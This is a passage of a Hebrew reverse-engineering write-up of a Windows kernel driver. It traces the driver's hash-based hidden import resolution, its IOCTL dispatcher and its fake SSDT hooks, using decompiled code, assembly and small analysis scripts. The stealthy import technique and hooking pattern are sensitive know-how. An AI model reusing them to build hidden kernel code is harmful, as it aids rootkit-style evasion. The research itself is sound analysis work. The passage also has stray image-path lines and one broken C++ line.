29      while ( !strcmpWrapper(&RTL_PROCESS_MODULES[v7 + 0x10] + *v6, moduleName, 0) )// Module isn't the first on the list, loop on ther rest
30      {
31        v7 += 0x8E;
32        v6 += 0x8E;
33        if ( ++v1 >= *RTL_PROCESS_MODULES )
34          goto cleanup;
35      }
36      moduleBaseAddress = *&RTL_PROCESS_MODULES[0x8E * v1 + 6];
37    }
38    returnValue = moduleBaseAddress;
39    goto cleanup;
40  }
41  return returnValue;
42}
```

ה-Driver משיג את רשימת כל ה-Modules הטעונים בעזרת הפונקציה QuerySystemInformation (שורה 12), שזאת תחזיר לו מבנה מסוג RTL_PROCESS_MODULES:

Offset (x86)	Offset (x64)	Definition
0x00	0x00	ULONG NumberOfModules;
0x04	0x08	RTL_PROCESS_MODULE_INFORMATION Modules [ANYSIZE_ARRAY];

המבנה מכיל רשימה של מבנים מסוג RTL_PROCESS_MODULE_INFORMATION שנראים כך:

Offset (x86)	Offset (x64)	Definition
0x00	0x00	PVOID Section;
0x04	0x08	PVOID MappedBase;
0x08	0x10	PVOID ImageBase;
0x0C	0x18	ULONG ImageSize;
0x10	0x1C	ULONG Flags;
0x14	0x20	USHORT LoadOrderIndex;
0x16	0x22	USHORT InitOrderIndex;
0x18	0x24	USHORT LoadCount;
0x1A	0x26	USHORT OffsetToFileName;
0x1C	0x28	CHAR FullPathName [0x0100];

ה-Driver בודק אם השם שהתקבל הוא ntoskrnl.exe (שורה 15), ומאחר וה-Module הזה נמצא תמיד ראשון ברשימה, ערך ה-ImageBase שלו יוחזר (שורה 17). במידה ומדובר ב-Module אחר, נרוץ בלולאה עד שנמצא אותו (שורה 29) ונחזיר את אותו הערך (שורה 36). נשנה אם שם הפונקציה ל-GetImageBase. נתחיל לרוץ על הקטע שמפרסר את ה-PE - כאמור ב-0x3C Offset נמצא השדה e_lfanew המכיל את הכתובת של IMAGE_NT_HEADERS:

```
struct _IMAGE_DOS_HEADER {
0x00  WORD e_magic;
0x02  WORD e_cblp;
0x04  WORD e_cp;
0x06  WORD e_crlc;
0x08  WORD e_cparhdr;
0x0a  WORD e_minalloc;
0x0c  WORD e_maxalloc;
0x0e  WORD e_ss;
0x10  WORD e_sp;
0x12  WORD e_csum;
0x14  WORD e_ip;
0x16  WORD e_cs;
0x18  WORD e_lfarlc;
0x1a  WORD e_ovno;
0x1c  WORD e_res[4];
0x24  WORD e_oemid;
0x26  WORD e_oeminfo;
0x28  WORD e_res2[10];
0x3c  DWORD e_lfanew;
};

struct _IMAGE_NT_HEADERS {
0x00  DWORD Signature;
0x04  _IMAGE_FILE_HEADER FileHeader;
0x18  _IMAGE_OPTIONAL_HEADER OptionalHeader;
};
```

הערך 0x70 הוא בעצם (0x60 + 0x18) ומכאן שהוא מפנה ל-_IMAGE_OPTIONAL_HEADER (Offset 0x18) ואז למערך: DataDirectory (0x60 Offset):

```
struct _IMAGE_OPTIONAL_HEADER {
0x00  WORD Magic;
0x02  BYTE MajorLinkerVersion;
0x03  BYTE MinorLinkerVersion;
0x04  DWORD SizeOfCode;
0x08  DWORD SizeOfInitializedData;
0x0c  DWORD SizeOfUninitializedData;
0x10  DWORD AddressOfEntryPoint;
0x14  DWORD BaseOfCode;
0x18  DWORD BaseOfData;
0x1c  DWORD ImageBase;
0x20  DWORD SectionAlignment;
0x24  DWORD FileAlignment;
0x28  WORD MajorOperatingSystemVersion;
0x2a  WORD MinorOperatingSystemVersion;
0x2c  WORD MajorImageVersion;
0x2e  WORD MinorImageVersion;
0x30  WORD MajorSubsystemVersion;
0x32  WORD MinorSubsystemVersion;
0x34  DWORD Win32VersionValue;
0x38  DWORD SizeOfImage;
0x3c  DWORD SizeOfHeaders;
0x40  DWORD CheckSum;
0x44  WORD Subsystem;
0x46  WORD DllCharacteristics;
0x48  DWORD SizeOfStackReserve;
0x4c  DWORD SizeOfStackCommit;
0x50  DWORD SizeOfHeapReserve;
0x54  DWORD SizeOfHeapCommit;
0x58  DWORD LoaderFlags;
0x5c  DWORD NumberOfRvaAndSizes;
0x60  _IMAGE_DATA_DIRECTORY DataDirectory[16];
};
```

מכאן והלאה ה-Decompiler יכול להיות מבלבל בגלל המשחק עם כתובות וערכים וצריך לשים לב טוב טוב להמרות, לכן נעדיף Assembly ועבודה צמודה עם המבנים של ה-PE.

בשני המקרים (hal.dll / ntoskrnl.exe) אוגר EDX יכיל את כתובת ה-Image-Base של ה-Module הנבחר ויעשה בה שימוש עבור תהליך החילוץ.

בעזרת עבודה צמודה עם ה-PE Format אנחנו מגלים שנעשה איתור של ה-Export-Table של ה-Module ומציאה של כתובות המערכים: AddressOfFunctions, AddressOfNames ו-AddressOfOrdinals:

```
.text:FF0D26FE loc_FF0D26FE:                          ; CODE XREF: sub_FF0D26D4+15↑j
.text:FF0D26FE                 and     [ebp+ms_exc.registration.TryLevel], 0
.text:FF0D2702                 mov     eax, [edi+3Ch]  ; e_lfanew RVA
.text:FF0D2705                 add     eax, edi
.text:FF0D2707                 mov     [ebp+var_28], eax
.text:FF0D270A                 mov     esi, [eax+78h]  ; DataDirectory[] RVA
.text:FF0D270D                 add     esi, edi
.text:FF0D270F                 mov     [ebp+var_2C], esi
.text:FF0D2712                 mov     eax, [eax+7Ch]  ; AddressOfFunctions[] RVA
.text:FF0D2715                 add     eax, edi
.text:FF0D2717                 mov     [ebp+var_30], eax
.text:FF0D271A                 mov     eax, esi        ; EAX = DataDirectory[] Address
.text:FF0D271C                 sub     eax, edi        ; EAX = (DataDirectory address) - (Module Base address)
.text:FF0D271E                 mov     [ebp+var_34], eax
.text:FF0D2721                 mov     eax, [esi+1Ch]  ; AddressOfFunctions[] RVA
.text:FF0D2724                 add     eax, edi
.text:FF0D2726                 mov     [ebp+AddressOfFunctions], eax
.text:FF0D2729                 mov     eax, [esi+24h]  ; AddressOfNameOrdinals RVA
.text:FF0D272C                 add     eax, edi
.text:FF0D272E                 mov     [ebp+AddressOfNameOrdinals], eax
.text:FF0D2731                 mov     ebx, [esi+20h]  ; AddressOfNames RVA
.text:FF0D2734                 add     ebx, edi
.text:FF0D2736                 mov     [ebp+var_38], ebx
```

לאחר מכן מבוצעת לולאה שעוברת על השמות של הפונקציות ומשווה Hash שמחושב בעזרת השם מול הפרמטר השני שהועבר לפונקציה:

```
.text:FF0D273B                 mov     [ebp+Counter], eax ; Counter = 0
.text:FF0D273E
.text:FF0D273E loc_FF0D273E:                          ; CODE XREF: sub_FF0D26D4+9D↓j
.text:FF0D273E                 cmp     eax, [esi+18h]  ; Counter == NumberOfNames
.text:FF0D2741                 jnb     short loc_FF0D277A
.text:FF0D2743                 mov     eax, [ebx+eax*4] ; Function Name RVA = AddressOfNames[counter *4]
.text:FF0D2746                 add     eax, edi
.text:FF0D2748                 push    eax             ; Function Name address
.text:FF0D2749                 call    sub_FF0D26AD    ; DWORD CheckFunctionName(funcNameAddress)
.text:FF0D274E                 cmp     eax, [ebp+FuncHASH] ; result HASH == InputHash
.text:FF0D2751                 jnz     short loc_FF0D276B
.text:FF0D2753                 mov     eax, [ebp+AddressOfNameOrdinals]
.text:FF0D2756                 mov     ecx, [ebp+Counter]
.text:FF0D2759                 movsx   eax, word ptr [eax+ecx*2] ; Index of Function = AddressOfNameOrdinals[i]
.text:FF0D275D                 mov     ecx, [ebp+AddressOfFunctions]
.text:FF0D2760                 mov     eax, [ecx+eax*4] ; Function RVA = AddressOfFunctions[AddressOfNameOrdinals[i]]
.text:FF0D2763                 add     eax, edi        ; EAX = Function Address
.text:FF0D2765                 or      [ebp+ms_exc.registration.TryLevel], 0FFFFFFFFh
.text:FF0D2769                 jmp     short loc_FF0D2780
.text:FF0D276B ; ---------------------------------------------------------------------------
.text:FF0D276B
.text:FF0D276B loc_FF0D276B:                          ; CODE XREF: sub_FF0D26D4+7D↑j
.text:FF0D276B                 inc     [ebp+Counter]
.text:FF0D276E                 mov     eax, [ebp+Counter]
.text:FF0D2771                 jmp     short loc_FF0D273E ; Counter == NumberOfNames
.text:FF0D2773 ; ---------------------------------------------------------------------------
```

הקריאה לפונקציה sub_FF0D26AD היא כנראה פונקציה המקבלת שם של פונקציה ומחשבת את ה-Hash שלה. כל עוד לא נמצאה הכתובת המבוקשת ממשיכים עד שעוברים על כל מצביעי הפונקציות הקיימות ובמידה והכתובת לא נמצאה יופעל Exception.

נפתח את הפונקציה ב-Decompiler:

```
unsigned int __stdcall HashFunction(char *FunctionName)
{
  char *v1; // edx
  char v2; // cl
  unsigned int result; // eax

  v1 = FunctionName;
  v2 = *FunctionName;
  for ( result = 0; *v1; v2 = *v1 )
  {
    result = ((result << 7) | (result >> 25)) ^ v2;
    ++v1;
  }
  return result;
}
```

כמו שהנחנו, הפונקציה מקבלת שם ומחשבת לפיו Hash. אותו Hash מושווה לאחר מכן וכך מבוצע ייבוא דינמי ומוסווה של פונקציות שישמשו את ה-Driver. פונקציית ה-Hash מתבצעת על שם הפונקציה מתוך AddressOfName. כדי לדעת איזו פונקציה מבקשת התוכנית, נצטרך לממש אותה בעצמנו, לייצר Hash Dictionary של שמות וכתובות פונקציות. לכך נצטרך:

- לבצע Dump ל-ntoskrnl.exe מהזיכרון.
- לפרסר את ה-Export-Directory של ntoskrnl.exe ולמצוא את השם של כל אחת מן ה-ExportFunctions של ה-Module.
- לחשב Hash על פי פונקציית ה-Hash ששימשה את ה-Driver לכל Export Function.
- להשוות את התוצאות מול ה-Hash-ים שנמצאו ב-Driver.
- כמובן שנצטרך לעשות את אותו התהליך עבור hal.dll גם כן (אנחנו נראה רק את פרסור ntoskrnl.exe).

נאתר ונחלץ את ntoskrnl.exe מהזיכרון בדומה לאיך שחילצנו את ה-Driver מהזיכרון בתחילת החקירה. נכתוב Script שיפרסר את ה-Export-Directory וישמור את השם של כל Export-Function (ExportFunction.py):

```
CcCopyRead
CcCopyWrite
CcDeferWrite
CcFastCopyRead
CcFastCopyWrite
CcFastMdlReadWait
CcFastReadNotPossible
CcFastReadWait
CcFlushCache
CcGetDirtyPages
CcGetFileObjectFromBcb
CcGetFileObjectFromSectionPtrs
CcGetFlushedValidData
CcGetLsnForFileObject
CcInitializeCacheMap
CcIsThereDirtyData
CcMapData
CcMdlRead
CcMdlReadComplete
CcMdlWriteAbort
CcMdlWriteComplete
CcPinMappedData
CcPinRead
CcPrepareMdlWrite
CcPreparePinWrite
CcPurgeCacheSection
```

```
import sys
import pefile

inputFile = sys.argv[1]
output = sys.argv[2]

pe = pefile.PE(inputFile)
pe.parse_data_directories()

outputFile = open(output, 'w')

for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    functionRVA = exp.address
    functionName = exp.name.decode('utf-8')
    toWrite = '{0}\n'.format(functionName)
    outputFile.write(toWrite)

outputFile.close()
```

כעת נבנה Script שמסוגל לחשב את פונקציית ה-Hash ששימשה את ה-Driver (BEHashCalc.cpp):

ונקבל:


```cpp
using namespace std;

#include <iostream>
#include <fstream>
#include <string>

int Hash(char* funcName)
{
    char* v1;
    char v2;
    unsigned int result;

    v1 = funcName;
    v2 = *funcName;

    for (result = 0; *v1; v2 = *v1)
    {
        result = ((result << 7) | (result >> 25)) ^ v2;
        ++v1;
    }
    return result;
}

int main(int argc, char** argv)
{
    ifstream input(argv[1]);
    string line;
    while (getline(input, line))
    {

        // Find the bytes of the line
        char chrFuncName[100];
        strcpy_s(chrFuncName, line.c_str);

        // Hash the name
        int hash = Hash(chrFuncName);
        cout << "0x" << hex << hash << ' ' << line << '\n';
    }
}
```

```
0x87b26bda CcUnpinRepinnedBcb
0x4afd4d96 CcWaitForCurrentLazyWriterActivity
0x136eb626 CcZeroData
0xfd5c1ca7 CmRegisterCallback
0x79c851a2 CmUnRegisterCallback
0xac50c935 DbgBreakPoint
0xb112c7ba DbgBreakPointWithStatus
0xb7314f63 DbgLoadImageSymbols
0xf801a7e2 DbgPrint
0xf815bee2 DbgPrintEx
0x3aef543f DbgPrintReturnControlC
0x5bfc545f DbgPrompt
0xb63b0d20 DbgQueryDebugFilterState
0xfe243356 DbgSetDebugFilterState
0xb02432cd ExAcquireFastMutexUnsafe
0xde9a771d ExAcquireResourceExclusiveLite
0xbedcbe5a ExAcquireResourceSharedLite
0x324619ce ExAcquireRundownProtection
0x32065dce ExAcquireRundownProtectionEx
0xc5a80202 ExAcquireSharedStarveExclusive
0x373bc0fd ExAcquireSharedWaitForExclusive
0x4a1be6c4 ExAllocateFromPagedLookasideList
0x3e1bf6e8 ExAllocatePool
0x3627dcee ExAllocatePoolWithQuota
0x3827d1a7 ExAllocatePoolWithQuotaTag
0x7827dbf7 ExAllocatePoolWithTag
0x6f7ff118 ExAllocatePoolWithTagPriority
```

לסיכום, ראינו שהפונקציה sub_FF0D26D4 משמשת את התוכנית כמו - GetProcAddress חשאית יותר, נשנה את שמה ל-StealthierGetProcAddress. מאחר ומדובר ב-Driver שרץ ב-Kernel הפונקציות האלה יהיו תמיד בזיכרון (מרחב זכרון משותף ב-Kernel) ולכן אין צורך לטעון כלום.

מעתה ואילך נשתמש בפלט ה-Script שכתבנו ובכל פעם שיש שימוש ב-StealthierGetProcAddress נדע את שם הפונקציה שתשמש את ה-Driver על פי הערך שנשלח.

נסכם את מה שראינו עד עכשיו:



חזרה ל-DeviceControlDispatcher

כעת אפשר לחזור לפונקציה הראשית של ה-Driver שמטפלת בבקשות IRP_MJ_DEVICE_CONTROL. בתחילת הפונקציה יש שימוש ב-ExAllocatePool[40] שמקבלת גודל קבוע, ככל הנראה של המבנה שאותו אמור לקבל מה-User, ולאחר מכן לעבוד איתו:

```
ExAllocatePool = (int (__stdcall *)(_DWORD, int))StealthierGetProcAddress(1, 0x1A544B7E);
pPoolAllocation = (char *)ExAllocatePool(0, 44);
pPoolAllocation_ = pPoolAllocation;
if ( pPoolAllocation )
{
  memset(pPoolAllocation, 0, 0x2Cu);
  bufferCode = *(_DWORD *)(pBuffer + 4);
  switch ( bufferCode )
  {
    case 1:
      goto LABEL_4;
    case 2:
    case 3:
    case 4:
      *(_DWORD *)pPoolAllocation_ = bufferCode;
      pPoolAllocation_[4] = 1;
      RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 0x14));
      if ( !sub_FF0D146D((int)(pPoolAllocation_ + 0x10), DestinationString.Length) )
        goto LABEL_12;
      RtkCopUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 0x5A8DEE17);
      RtkCopUnicodeString(pPoolAllocation_ + 0x10, &DestinationString);
LABEL_10:
      if ( *(_BYTE *)(pBuffer + 8) )
      {
        pPoolAllocation = (char *)sub_FF0D3592((int)pPoolAllocation_);
        *(_DWORD *)pBuffer = pPoolAllocation;
        if ( pPoolAllocation )
          return pPoolAllocation;
      }
      else
```

כאן אנחנו נתקלים בבעיה - ברוב המקרים ה-Driver והרכיבים המתקשרים איתו "מסכמים" על מבנים קבועים שבעזרתם הם יתקשרו אחד עם השני, מה שגורם לבעיה לנו החוקרים שלא יודעים את אותה סכימה. מאחר ולא מדובר במבנים מוכרים אנחנו לא יודעים איזה ערך אמור להיות באיזה Offset ב-Buffer אותו שולח ה-User, לא יודעים מה הגודל שלו, מאיזה סוג הוא ולמה הוא משמש. מעכשיו נצטרך להתחיל לעקוב אחרי העבודה עם ה-Buffer וננסה להבין איך נראים המבנים שאיתם ה-Module מדבר.

נחזור לקוד - אפשר לראות שב-pBuffer+4 יש איזשהו ערך שלפיו מתבצע ה-Switch בעל 9 Cases (רואים חלקית). מדובר ככל הנראה ב-Enum, שלפיו ה-Driver יודע לבצע פעולות.

נתחיל לתעד את המבנה שנשלח ל-Driver (נקרא לו "SystemBuffer" מעכשיו) וכרגע הוא נראה כך:

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	???
0x4	4	BufferCode
???	???	???

בשלב הזה נתחיל לעבור על כל Case.

CASE 1 - מוביל אותנו ישירות ל-LABEL_4, שם אפשר לראות את האתחולים הבאים:

```
LABEL_4:
        *(_DWORD *)pPoolAllocation_ = 1;
        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
        goto LABEL_10;
```

נראה שהאלוקציה שה-Driver מתחזק שונה מה-Buffer שהוא קיבל כקלט, לכן נעקוב גם אחריו (ייקרא "PoolAllocation"). בנוסף נשים לב לקוד המטעה שיצר ה-Decompiler שיופיע גם בהמשך החקירה, כשהכוונה ב-pPoolAllocation_ + 2 היא ל-pPoolAllocation_ + 0x8. עוד תרגום מטעה שנראה יהיה מהצורה pPoolAllocation_[index], כאשר index גם כאן יהיה ה-Offset במבנה בכפולות של 4 בתים. חשוב לציין שתרגום זה הוא נכון ולא טעות של ה-Decompiler, והוא קורה בעקבות ההתייחסות שלו ל-pPoolAllocation כמצביע למערך של DWORD, טיפוס בגודל 4 בתים.

במבט נוסף על כל הפונקציה נוכל גם להסיק שהערך הראשון ב-pPoolAllocationהוא ה-BufferCode (חצים אדומים), וש-LABEL_12 משחררת את האלוקציה ויוצאת מה-Switch. לפי הקריאות לשם זה נראה כמו Cleanup:

```
      case 1:
        goto LABEL_4;
      case 2:
      case 3:
      case 4:
        *(_DWORD *)pPoolAllocation_ = bufferCode;
        pPoolAllocation_[4] = 1;
        RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 0x14));
        if ( !sub_FF0D146D((int)(pPoolAllocation_ + 0x10), DestinationString.Length) )
          goto LABEL_12;
        RtkCopUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 1519250967);
        RtkCopUnicodeString(pPoolAllocation_ + 0x10, &DestinationString);
LABEL_10:
        if ( *(_BYTE *)(pBuffer + 8) )
        {
          pPoolAllocation = (char *)sub_FF0D3592((int)pPoolAllocation_);
          *(_DWORD *)pBuffer = pPoolAllocation;
          if ( pPoolAllocation )
            return pPoolAllocation;
        }
        else
        {
          v8 = sub_FF0D3620(pPoolAllocation_);
LABEL_17:
          *(_DWORD *)pBuffer = v8;
        }
LABEL_12:
        ExFreePool = (int (__stdcall *)(char *))StealthierGetProcAddress(1, 0xA2963CE0);
        pPoolAllocation = (char *)ExFreePool(pPoolAllocation_);
        break;
      case 5:
        sub_FF0D2EE3(*(_DWORD *)(pBuffer + 0xC));
LABEL_4:
        *(_DWORD *)pPoolAllocation_ = 1;
        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
        goto LABEL_10;
      case 6:
        if ( size < *(_DWORD *)(pBuffer + 0x220) + 0x224 )
          goto LABEL_12;
        v8 = sub_FF0D29F4(pBuffer + 0x224);
        goto LABEL_17;
      case 7:
        *(_DWORD *)pPoolAllocation_ = 7;
        *((_DWORD *)pPoolAllocation_ + 8) = *(_DWORD *)(pBuffer + 540);
        *((_DWORD *)pPoolAllocation_ + 6) = *(_DWORD *)(pBuffer + 532);
```

נמשיך עם Case 1, אחרי האתחולים שראינו קודם יש קפיצה ל-LABEL_10, משם יש בדיקה של איזשהו flag שנמצא ב-SystemBuffer+8 (מתייחסים רק לבית אחד, אבל יכול להיות שמדובר במשתנה בגודל 4) ובמידה והוא TRUE, נכנסים ל-sub_FF0D3592, מכניסים את ערך החזרה שלה לערך הראשון ב-SystemBuffer ויוצאים.

כשניכנס ל-sub_FF0D3592 נראה שימוש ראשון ב-Mutex (שמשוחרר בבקשת IRP_MJ_CLOSE), ולאחר שהוא מוחזק יש עוד פעולות שמותנות בערך החזרה של הפונקציה sub_FF0D3329:

```
int __stdcall sub_FF0D3592(int pPoolAllocation)
{
  int v2; // [esp+Ch] [ebp-1Ch]

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  if ( sub_FF0D3329((unsigned int *)pPoolAllocation) )
  {
    v2 = 2;
  }
  else
  {
    if ( dword_FF0D53D0 )
    {
      *(_DWORD *)(dword_FF0D53D0 + 0x24) = pPoolAllocation;
      *(_DWORD *)(pPoolAllocation + 0x28) = dword_FF0D53D0;
    }
    else
    {
      dword_FF0D53CC = pPoolAllocation;
    }
    dword_FF0D53D0 = pPoolAllocation;
    sub_FF0D340A();
    v2 = 1;
  }
  KeReleaseMutexWrapper(0);
  return v2;
}
```

כש-Driver משתמש ב-Mutex בדרך כלל מדובר בגישה למשאב משותף (ברוב המקרים רשימה), שיכול להשתנות מכמה Threads במקביל ולכן נדרשת נעילה.


נראה שיש שימוש בשני משתנים גלובאליים: dword_FF0D53CC ו-dword_FF0D53D0 , והבלוק שמוקף באדום מזכיר מאוד עבודה עם מבנה מסוג LIST_ENTRY[42], שמקשר בין כל האובייקטים ובכך יוצר רשימה:

```
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY *Flink;
  struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

במידה ואכן מדובר במבנה מסוג זה, מבט נוסף על רצף הפעולות מרמז על הוספה של pPoolAllocation אחרי המבנה dword_FF0D53D0 (מסומן בצהוב) ברשימה - כלומר, **המשתנה הזה מצביע לסוף הרשימה**.

מכאן בא החשד שהמשתנה השני: dword_FF0D53CC **מצביע לראש הרשימה** (נקבל את ההנחה הזו שוב לפי רצף הפעולות - במידה ולא קיים סוף רשימה, תגדיר את ה-Entry הזה כראש הרשימה. כך או כך ה-Entry יהיה ראש הרשימה לאחר קטע הקוד).

כדי לוודא את ההנחה הזו נסתכל על הפונקציה sub_FF03329:



ניתן לראות שהפונקציה מבצעת איטרציה על מבנה הנתונים (שהנחנו שהוא רשימה מקושרת שתחילתה במשתנה dword_FF0D53CC) ובכל איטרציה היא משווה ערכים מכל Entry ברשימה (i) לפרמטר שקיבלה כקלט (a1):

```
_DWORD *__stdcall sub_FF0D3329(unsigned int *a1)
{
  _DWORD *i; // esi
  unsigned int v2; // eax
  bool v3; // zf
  unsigned int v4; // ecx
  unsigned int v5; // eax
  unsigned int v6; // eax

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  for ( i = (_DWORD *)dword_FF0D53CC; i; i = (_DWORD *)i[9] )
  {
    v2 = *a1;
    if ( *i != *a1 )
      continue;
    if ( v2 == 1 )
    {
      v3 = i[2] == a1[2];
LABEL_20:
      if ( v3 )
        goto LABEL_23;
      continue;
    }
    if ( v2 <= 1 )
      continue;
    if ( v2 <= 4 )
    {
      if ( (unsigned __int8)sub_FF0D329F(i + 4, a1 + 4, 1) )
        goto LABEL_23;
      continue;
    }
    if ( v2 != 7 )
    {
      if ( v2 != 8 || i[2] != a1[2] )
        continue;
      v3 = i[3] == a1[3];
      goto LABEL_20;
    }
    if ( i[8] == a1[8] )
    {
      v4 = i[6];
      v5 = a1[6];
      if ( v4 <= v5 && v4 + i[7] > v5 )
        goto LABEL_23;
```

מכאן אפשר להבין 2 דברים חשובים - הרשימה בנויה ממבנים מסוג PoolAllocation, וב-Offsets 0x24 ו-0x28 נמצאים ה-Flink וה-Blink בהתאמה:

PoolAllocation		
Offset	Size(Bytes)	Meaning
0x0	4	BufferCode
???	???	???
0x24	4	Flink
0x28	4	Blink

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	???
0x4	4	BufferCode
0x8	1-4	Flag

כשנסתכל על ה-XRefs של הפונקציה נראה שהיא נקראת מכל הפונקציות שב-SSDT המזויף:

Up	p	FakeNtQuerySystemInforma...	call	sub_FF0D3329
Up	p	FakeNtOpenProcess+2F	call	sub_FF0D3329
Up	p	FakeNtOpenThread+6E	call	sub_FF0D3329
Up	p	FakeNtOpenThread+8A	call	sub_FF0D3329
Up	p	FakeNtTerminateThread+33	call	sub_FF0D3329
Up	p	FakeNtSuspendThread+33	call	sub_FF0D3329
Up	p	FakeNtSetContextThread+33	call	sub_FF0D3329
Up	p	FakeNtOpenKey+68	call	sub_FF0D3329
Up	p	FakeNtEnumerateKey+A9	call	sub_FF0D3329
Up	p	FakeNtEnumerateValueKey+...	call	sub_FF0D3329
Up	p	FakeNtSetValueKey+8F	call	sub_FF0D3329
Up	p	FakeNtDeleteValueKey+8F	call	sub_FF0D3329
Up	p	FakeNtReadVirtualMemory...	call	sub_FF0D3329
Up	p	FakeNtWriteVirtualMemory...	call	sub_FF0D3329
Up	p	FakeNtProtectVirtualMemor...	call	sub_FF0D3329

ניכנס לכמה מהן לראות את השימוש בפונקציה. נראה שהפונקציה מגדירה את ערך החזרה של כל הפונקציות המזויפות (?PoolAllocation) ושולחות אותו. במידה והתוצאה המוחזרת היא TRUE יוחזר למשתמש ערך שגיאה, במידה ו-FALSE, תרוץ פונקציה אחרת עם הפרמטרים שנשלחו (לאחר בדיקה מדובר בכתובת הפונקציה האמיתית):

```
1 int __stdcall FakeNtReadVirtualMemory(void *hProcess, unsigned int AddressToReadFrom, int pBuffer, unsigned int BytesToRead, int BytesRead)
2 {
3   int result; // eax
4   unsigned int BufferCode[8]; // [esp+8h] [ebp-2Ch] BYREF
5   char v7[12]; // [esp+28h] [ebp-Ch] BYREF
6
7   BufferCode[0] = 7;
8   if ( HandleToPID(hProcess, v7)
9     && (BufferCode[6] = AddressToReadFrom, BufferCode[7] = BytesToRead, CheckIfObjectInGlobalList(BufferCode)) )
0   {
1     result = 0xC0000001;                        // Set Error
2   }
3   else
4   {
5     result = NtReadVirtualMemory(hProcess, AddressToReadFrom, pBuffer, BytesToRead, BytesRead);
6   }
7   return result;
8 }
```

```
int __stdcall FakeNtDeleteValueKey(void *KeyHandle, UNICODE_STRING *ValueName)
{
  UNICODE_STRING *v2; // eax
  UNICODE_STRING *v3; // esi
  unsigned int v5[4]; // [esp+Ch] [ebp-4Ch] BYREF
  UNICODE_STRING DestinationString; // [esp+1Ch] [ebp-3Ch] BYREF
  UNICODE_STRING *v7; // [esp+38h] [ebp-20h]
  int returnValue; // [esp+3Ch] [ebp-1Ch]
  CPPEH_RECORD ms_exc; // [esp+40h] [ebp-18h]

  returnValue = 0;
  v5[0] = 4;
  ms_exc.registration.TryLevel = 0;
  if ( (unsigned __int8)sub_FF0D14F5(ValueName, 8u) )
  {
    if ( (unsigned __int8)sub_FF0D14F5(ValueName->Buffer, ValueName->Length) )
    {
      v2 = (UNICODE_STRING *)sub_FF0D137B(KeyHandle);
      v3 = v2;
      v7 = v2;
      if ( v2 )
      {
        if ( sub_FF0D146D((int)&DestinationString, ValueName->Length + v2->Length + 4) )
        {
          RtlCopyUnicodeString(&DestinationString, v3);
          RtlAppendUnicodeToString(&DestinationString, &Source);
          RtlAppendUnicodeStringToString(&DestinationString, ValueName);
          if ( sub_FF0D3329(v5) )
            returnValue = 0xC0000022;           // Set Error Code
          RtlFreeUnicodeString(&DestinationString);
        }
        ExFreePoolWithTag(v3, 0);
      }
    }
  }
  ms_exc.registration.TryLevel = -1;
  if ( returnValue >= 0 )
    returnValue = NtDeleteValueKey(KeyHandle, ValueName);
  return returnValue;
}
```

